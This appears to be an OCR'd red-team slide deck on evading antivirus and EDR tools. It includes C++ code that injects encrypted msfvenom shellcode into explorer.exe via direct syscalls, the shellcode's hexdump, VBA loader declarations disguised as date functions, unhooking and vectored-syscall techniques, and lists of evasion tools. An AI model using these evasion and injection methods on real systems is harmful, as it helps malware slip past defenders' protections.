Bypass AV/EDR - Indirect Syscall

- With the increasing use of direct syscall as an evasion technique against EDR API hooking, some detection strategies such as "Mark of the Syscall" signature and execution of syscall instruction originating from outside of NTDLL were developed to identify abnormal syscall usage in both static and dynamic perspective.
- Indirect syscall technique aims to replace the original syscall instruction with a jump instruction pointing to a memory address of NTDLL where it stores the syscall instruction.For instance, the offset 0x12 of each NTDLL API (i.e., NtAllocateVirtualMemory) will generally be the syscall instruction as shown below:




```
0:000> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ffa`70fcd060 4c8bd1          mov     r10,rcx
00007ffa`70fcd063 b818000000      mov     eax,18h
00007ffa`70fcd068 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffa`70fcd070 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ffa`70fcd075)
00007ffa`70fcd072 0f05            syscall
00007ffa`70fcd074 c3              ret
00007ffa`70fcd075 cd2e            int     2Eh
00007ffa`70fcd077 c3              ret
0:000> u ntdll!NtAllocateVirtualMemory+0x12 L1
ntdll!NtAllocateVirtualMemory+0x12:
00007ffa`70fcd072 0f05            syscall
```

Bypass AV/EDR - Indirect Syscall #2

- To obtain the syscall address of each NTDLL API, we could walk through the loaded NTDLL in the current process to obtain the address of each NTDLL exported functions and calculate the offset 0x12 and 0x0f respectively to obtain address pointing to the syscall/sysenter (syscall equivalent in 32-bit OS) instruction.The original SharpWhispers had already did the hard part to locate the export table directory and the relative virtual address of each NTDLL API function. My part will be trying to re-implement the similar function as SysWhispers3 did in CSharp to obtain the address of syscall instruction for each NTDLL APIs.

Bypass AV/EDR - Indirect Syscall #3

- Techniques:
  - Legacy Instruction (int 2Eh)
  - Series of Instructions
  - Random Instruction (nop)
  - Legacy Instruction
- Wrote a C++ code which is doing process injection using direct syscalls. And using msfvenom generated shellcode with AES encryption and injecting it into explorer.exe using syscalls. I always use random names of functions and variables to avoid static detection.


C:\Windows\System32\cmd.exe
explorer.exe (4244) (0x2dc0000 - 0x2dc1000)
Windows Security
34°C
Haze
11:46 AM
4/11/2022

```
icrosoft Windows [Version 10.0.22000.556]
c) Microsoft Corporation. All rights reserved.

:\Users\Erasor\source\repos\Disk_Part\x64\Debug>Disk_Part.exe

:\Users\Erasor\source\repos\Disk_Part\x64\Debug>
```

```
00000000 fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 .H...........AQA
00000010 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 PRQVH1.eH.R`>H.R
00000020 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a .>H.R >H.rP>H..J
00000030 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 JM1.H1..<a|., A.
00000040 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e ..A....RAQ>H.R >
00000050 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 .B<H..>......H..
00000060 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 toH..P>.H.>D.@ I
00000070 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d ...\H..>A.4.H..M
00000080 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 1.H1..A...A..8.u
00000090 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b .>L.L$.E9.u.X>D.
000000a0 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c @$I..f>A..H>D.@.
000000b0 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e I..>A...H..AXAX^
000000c0 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 YZAXAYAZH.. AR..
000000d0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 XAYZ>H...I...]I.
000000e0 c1 00 00 00 00 3e 48 8d 95 1a 01 00 00 3e 4c 8d .....>H......>L.
000000f0 85 35 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 .5...H1.A.E.V...
00000100 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 ...*.A.......H..
00000110 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a (<.|....u..G.roj
00000120 00 59 41 89 da ff d5 48 69 20 66 72 6f 6d 20 52 .YA....Hi from R
00000130 65 64 20 54 65 61 6d 20 4f 70 65 72 61 74 6f 72 ed Team Operator
00000140 21 00 52 54 4f 3a 20 4d 61 6c 44 65 76 00 02 02 !.RTO: MalDev...
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On


Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

RTO: MalDev

Hi from Red Team Operator!

OK



```
DWORD pid = 4244;

unsigned char e4uibi2cHQ[] = { 0x70, 0x61, 0x6b, 0x69, 0x73, 0x74, 0x61, 0x6e, 0x7a, 0x69, 0x6e, 0x64, 0x61, 0x62, 0x61, 0x64 };
unsigned char fokXnrnoQZ[] = { 0x7c, 0xa5, 0xae, 0xc2, 0xc2, 0xee, 0x78, 0xf, 0x64, 0xeb, 0xc7, 0xd, 0x36, 0xad, 0x52, 0x35, 0x52, 0xd5,
SIZE_T Kqy1NyrBdA = sizeof(fokXnrnoQZ);
DWORD Kqy1NyrBdAA = sizeof(fokXnrnoQZ);

HANDLE processHandle;
OBJECT_ATTRIBUTES objectAttributes = { sizeof(objectAttributes) };
CLIENT_ID clientId = { (HANDLE)pid, NULL };
NtOpenProcess(&processHandle, PROCESS_ALL_ACCESS, &objectAttributes, &clientId);
LPVOID baseAddress = NULL;
NtAllocateVirtualMemory(processHandle, &baseAddress, 0, &Kqy1NyrBdA, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
NKmi8RfYYy((unsigned char *)fokXnrnoQZ, Kqy1NyrBdAA, e4uibi2cHQ, sizeof(e4uibi2cHQ));
NtWriteVirtualMemory(processHandle, baseAddress, &fokXnrnoQZ, sizeof(fokXnrnoQZ), NULL);
HANDLE threadHandle;
NtCreateThreadEx(&threadHandle, GENERIC_EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL);
NtClose(processHandle);
```


Bypass AV/EDR - Techniques (Patching the patch)

- here were blog posts by @SpecialHoang and MDsec in the beginning of 2019 explaining how to bypass AV/EDR software by patching the patch:
- https://medium.com/@fsx30/bypass-edrs-memory-protection-introduction-to-hooking-2efb21acffd6
- https://www.mdsec.co.uk/2019/03/silencing-cylance-a-case-study-in-modern-edrs/

- If your implant or tool loads some functions from `kernel32.dll` or `NTDLL.dll`, a copy of the library file is loaded into memory. The AV/EDR vendors typically patch some of the functions from the in memory copy and place a JMP assembler instruction at the beginning of the code to redirect the Windows API function to some inspecting code from the AV/EDR software itself. So before calling the real Windows API function code, an analysis is done. If this analysis results in no suspicious/malicious behaviour and returns a clean result, the original Windows API function is called afterwards. If something malicious is found, the Windows API call is blocked or the process will be killed

Bypass AV/EDR - Invoking Unmanaged Code


- In the example below, we use DInvoke_rs to dynamically call RtlAdjustPrivilege in order to enable SeDebugPrivilege for the current process token. This kind of execution will bypass any API hooks present in Win32. Also, it won't create any entry on the final PE Import Address Table, making it harder to detect the PE behaviour without executing it.
- Platform invoke is a service that enables managed code to call unmanaged functions implemented in dynamic link libraries (DLLs), such as those in the Windows API. It locates and invokes an exported function and marshals its arguments (integers, strings, arrays, structures, and so on) across the interoperation boundary as needed.
- This section introduces tasks associated with consuming unmanaged DLL functions and provides more information about platform invoke. In addition to the following tasks, there are general considerations and a link providing additional information and examples.



```
fn main() {

    // Dynamically obtain the base address of ntdll.dll.
    let ntdll = dinvoke::get_module_base_address("ntdll.dll");

    if ntdll != 0
    {
        unsafe
        {
            let func_ptr:  unsafe extern "system" fn (u32, u8, u8, *mut u8) -> i32; // Function header availa
            let ret: Option<i32>; // RtlAdjustPrivilege returns an NSTATUS value, which is an i32
            let privilege: u32 = 20; // This value matches with SeDebugPrivilege
            let enable: u8 = 1; // Enable the privilege
            let current_thread: u8 = 0; // Enable the privilege for the current process, not only for the cur
            let enabled: *mut u8 = std::mem::transmute(&u8::default());
            dinvoke::dynamic_invoke!(ntdll,"RtlAdjustPrivilege",func_ptr,ret,privilege,enable,current_thread,

            match ret {
                Some(x) =>
                        if x == 0 { println!("NTSTATUS == Success. Privilege enabled."); }
                        else { println!("[x] NTSTATUS == {:X}", x as u32); },
                None => panic!("[x] Error!"),
            }
        }
    }
}
```


Bypass AV/EDR - FUD Advanced Loader

- FUD advanced Loader implementing dynamic indirect syscall with syscall number and syscall instruction Unhooking with Halosgate technic. Shellcode in UUIDs format to avoid static analysis, syscall instructions and syscall number don't exist in the binary opcode which makes it avoid static analysis and they get resolved at run time. also it gets the API addresses from the PEB by offsets and the comparison is done by hashing.



```
Private Declare PtrSafe Function SetDocumentDate Lib "kernel32" _
    Alias "HeapCreate" (ByVal flOptions As Long, ByVal dwInitialSize As LongLong, ByVal dwMaximumSize As LongLong) As LongPtr
Private Declare PtrSafe Function ModifyDate Lib "kernel32" _
    Alias "HeapAlloc" (ByVal hHeap As LongLong, ByVal dwFlags As Long, ByVal dwBytes As LongLong) As LongPtr
Private Declare PtrSafe Function ChangeDocumentDate Lib "kernel32" _
    Alias "EnumDateFormatsA" (ByVal lpEnumFunc As Any, ByVal Locale As Any, ByVal dwFlags As Any) As Long
Private Declare PtrSafe Function GetDocumentDate Lib "ole32" _
    Alias "CLSIDFromString" (ByVal StringClsid As Any, ByVal Clsid As LongPtr) As Long
#Else
Private Declare PtrSafe Function SetDocumentDate Lib "kernel32" _
    Alias "HeapCreate" (ByVal flOptions As Long, ByVal dwInitialSize As Long, ByVal dwMaximumSize As Long) As Long
Private Declare PtrSafe Function ModifyDate Lib "kernel32" _
    Alias "HeapAlloc" (ByVal hHeap As Long, ByVal dwFlags As Long, ByVal dwBytes As Long) As Long
Private Declare PtrSafe Function ChangeDocumentDate Lib "kernel32" _
    Alias "EnumDateFormatsA" (ByVal lpEnumFunc As Any, ByVal Locale As Any, ByVal dwFlags As Any) As Long
Private Declare PtrSafe Function GetDocumentDate Lib "ole32" _
    Alias "CLSIDFromString" (ByVal StringClsid As Any, ByVal Clsid As Long) As Long
#End If
```

Bypass AV/EDR - Vectored Syscall




```
//// Init vectored handle
AddVectoredExceptionHandler(TRUE, (PVECTORED_EXCEPTION_HANDLER)HandleException);
```

```
ULONG HandleException(PEXCEPTION_POINTERS exception_ptr) {
    if (exception_ptr->ExceptionRecord->ExceptionCode == EXCEPTION_ACCESS_VIOLATION) {
        // Todo: decode syscall number in Rip if encoded
        // modifing the registers
        exception_ptr->ContextRecord->R10 = exception_ptr->ContextRecord->Rcx;
        // RIP holds the syscall number
        exception_ptr->ContextRecord->Rax = exception_ptr->ContextRecord->Rip;
        // setting global address
        exception_ptr->ContextRecord->Rip = g_syscall_addr;
        return EXCEPTION_CONTINUE_EXECUTION;
    }

}
```

- It's common to unhook any AV/EDRs hook in order to bypass them. However to unhook the AV/EDRs hook we need to call a famous Win32 API VirtualProtect which eventually ended up calling NtVirtualProtectMemory inside ntdll.dll and that might also be hooked by most of the AV/EDRs. Then there comes a technique called Direct Syscall to rescue us from this situation in which the syscall doesn't go through the ntdll module so the hooks placed in the ntdll module are untouched during the syscall. However, syscalls not originating from ntdll or other known modules are considered suspicious. Direct syscalls can be detected using a technique called hooking nirvana in which instrumentation callback is used.
- Every-time the kernel returns to user mode, the RIP register is checked to see if the address pointed by RIP is in a known module address range, otherwise the syscall is crafted manually.
- Due to the fact that RIP instruction is checked to detect manual syscall, it can be bypassed by jumping indirectly to the ntdll address space where the syscall instruction is located. However, we're not going to do that, instead we'll leverage the VEH (Vectored Exception Handler) to modify the context, especially RIP register to take us to the syscall address.


Bypass AV/EDR - Techniques (Patching the patch)


MAIN.EXE
code
code
CreateRemoteThread(....)
code
KERNEL32.DLL
hooked CreateRemoteThread
jmp EDR.DLL!Inspect
other_instructions
EDR.DLL
hooked CreateRemoteThread
instructions that check function arguments, etc
jmp KERNEL32.dll!other_instructions


- Both blog posts focus on bypassing the EDR-software CylancePROTECT and build a PoC code for this specific software. By patching the additional `JMP` instruction from the manipulated `NTDLL.dll` in memory, the analysis code of Cylance will never be executed at all.
- One disadvantage for this technique is, that you may have to change the patch for every different AV/EDR vendor. It is not very likely, that they all place an additional `JMP` instruction in front of the same functions at the same point. They will most likely hook different functions and maybe use another location for their patch.

Bypass AV/EDR - Techniques (AV Bypass with Metasploit Templates and Custom Binaries)

- We can re-compile the payloads we use to insert our own shellcode, even modifying a simple template. See an example I took from ired.team
- When generating metasploit payloads, our specified shellcode gets injected into the template binaries. The payload we generated earlier got injected into the template for which the source code is provided below
- If we make a couple of small changes to the code for memory allocation sizes:



```
root@/usr/share/metasploit-framework/data/templates/src/pe/exe# cat template.c
#include <stdio.h>

#define SCSIZE 4096
char payload[SCSIZE] = "PAYLOAD:";

char comment[512] = "";

int main(int argc, char **argv) {
        (*(void (*)()) payload)();
        return(0);
}
```



```
#include <stdio.h>

#define SCSIZE 4000
char payload[SCSIZE] = "PAYLOAD:";
char comment[712] = "";

int main(int argc, char **argv) {
    (*(void (*)()) payload)();
    return(0);
}
```

- Re-compile and generate the payload using the newly compiled template with MSFVENOM

AV/EDR - Conclusion

- There are countless techniques for you to bypass AV / EDR, if I were to talk about all of them, I would probably stay all day and not be able to explain even half, because there are infinite possibilities;

- Attackers use these techniques + attack vectors to compromise their targets, currently the most common is Phishing attacks to gain first access;

- I will leave some materials and courses for you who want to go deeper at the end of this presentation;

AV/EDR - Studying

https://s3cur3th1ssh1t.github.io/

https://www.ired.team/offensive-security/defense-evasion/

https://attack.mitre.org/tactics/TA0005/

https://www.offensive-security.com/pen300-osep/

https://www.youtube.com/watch?v=mJZCNqcO10A&t=2s&ab_channel=RedTeamVillage (Filipe Pires)

https://github.com/Techryptic/AV_Bypass

https://blog.f-secure.com/av-bypass-techniques-through-an-edr-lens/

https://www.youtube.com/watch?v=MO11gJ-WJqY&ab_channel=BlackHat (AVPASS: Leaking and Bypassing Antivirus Detection Model Automatically)

https://www.youtube.com/watch?v=2HNuzUuVyv0&ab_channel=BlackHat (Red Team Techniques for Evading, Bypassing & Disabling MS)

https://itm4n.github.io/bypassing-lsa-protection-userland/

https://www.netero1010-securitylab.com/evasion/indirect-syscall-in-csharp

AV/EDR - Studying

https://systemweakness.com/on-disk-detection-bypass-avs-edr-s-using-syscalls-with-legacy-instruction-series-of-instructions-5c1f31d1af7d

https://learn.microsoft.com/en-us/dotnet/framework/interop/consuming-unmanaged-dll-functions

https://research.nccgroup.com/2021/01/23/rift-analysing-a-lazarus-shellcode-execution-method/
https://blog.sunggwanchoi.com/eng-uuid-shellcode-execution/

https://www.cyberwarfare.live/blog/vectored-syscall-poc

https://www.linkedin.com/in/saad-ahla/

AV/EDR - Tools

https://github.com/Ch0pin/AVIator
https://github.com/CBHue/PyFuscation
https://github.com/yeyintminthuhtut/Awesome-Red-Teaming#-defense-evasion
https://github.com/Veil-Framework/Veil-Evasion
https://www.shellterproject.com/
https://github.com/leechristensen/UnmanagedPowerShell
https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell
https://github.com/danielbohannon/Invoke-Obfuscation
https://www.offensive-security.com/metasploit-unleashed/msfvenom/
